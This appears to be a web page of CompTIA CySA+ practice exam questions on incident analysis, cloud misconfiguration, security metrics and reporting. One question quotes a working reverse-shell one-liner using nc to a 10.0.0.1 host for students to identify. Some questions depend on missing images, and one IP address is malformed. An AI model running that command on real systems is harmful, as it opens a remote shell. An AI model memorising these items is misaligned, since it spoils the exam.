
CompTIA CS0-003 Practice Exams
Last updated on Nov 16,2026- Exam Code: CS0-003
- Exam Name: CompTIA Cybersecurity Analyst (CySA+) Exam
- Certification Provider: CompTIA
- Latest update: Nov 16,2026
A company’s user accounts have been compromised. Users are also reporting that the company’s internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS.
Which of the following most likely describes the observed activity?
- A . There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
- B . An on-path attack is being performed by someone with internal access that forces users into port 80
- C . The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D . An error was caused by BGP due to new rules applied over the company’s internal routers
A company has the following security requirements:
. No public IPs
・ All data secured at rest
. No insecure ports/protocols
After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk.
Given the following cloud scanner output:

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?
- A . VM_PRD_DB
- B . VM_DEV_DB
- C . VM_DEV_Web02
- D . VM_PRD_Web01
Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?
- A . Mean time to detect
- B . Number of exploits by tactic
- C . Alert volume
- D . Quantity of intrusion attempts
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
Which of the following most likely describes the activity?
- A . Network pivoting
- B . Host scanning
- C . Privilege escalation
- D . Reverse shell
Which of the following is a commonly used four-component framework to communicate threat actor behavior?
- A . STRIDE
- B . Diamond Model of Intrusion Analysis
- C . Cyber Kill Chain
- D . MITRE ATT&CK
An analyst views the following log entries:

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.
which are more important than ensuring vendor data access.
Based on the log files and the organization’s priorities, which of the following hosts warrants additional investigation?
- A . 121.19.30.221
- B . 134.17.188.5
- C . 202.180.1582
- D . 216.122.5.5
A SOC team lead occasionally collects some DNS information for investigations. The team lead assigns this task to a new junior analyst.
Which of the following is the best way to relay the process information to the junior analyst?
- A . Ask another team member to demonstrate their process.
- B . Email a link to a website that shows someone demonstrating a similar process.
- C . Let the junior analyst research and develop a process.
- D . Write a step-by-step document on the team wiki outlining the process.
Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?
- A . To establish what information is allowed to be released by designated employees
- B . To designate an external public relations firm to represent the organization
- C . To ensure that all news media outlets are informed at the same time
- D . To define how each employee will be contacted after an event occurs



The Company shall prioritize patching of publicly available systems and services over patching of
internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?
A)
B)
C)
D)

- A . Option A
- B . Option B
- C . Option C
- D . Option D
Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?
- A . Determine the sophistication of the audience that the report is meant for
- B . Include references and sources of information on the first page
- C . Include a table of contents outlining the entire report
- D . Decide on the color scheme that will effectively communicate the metrics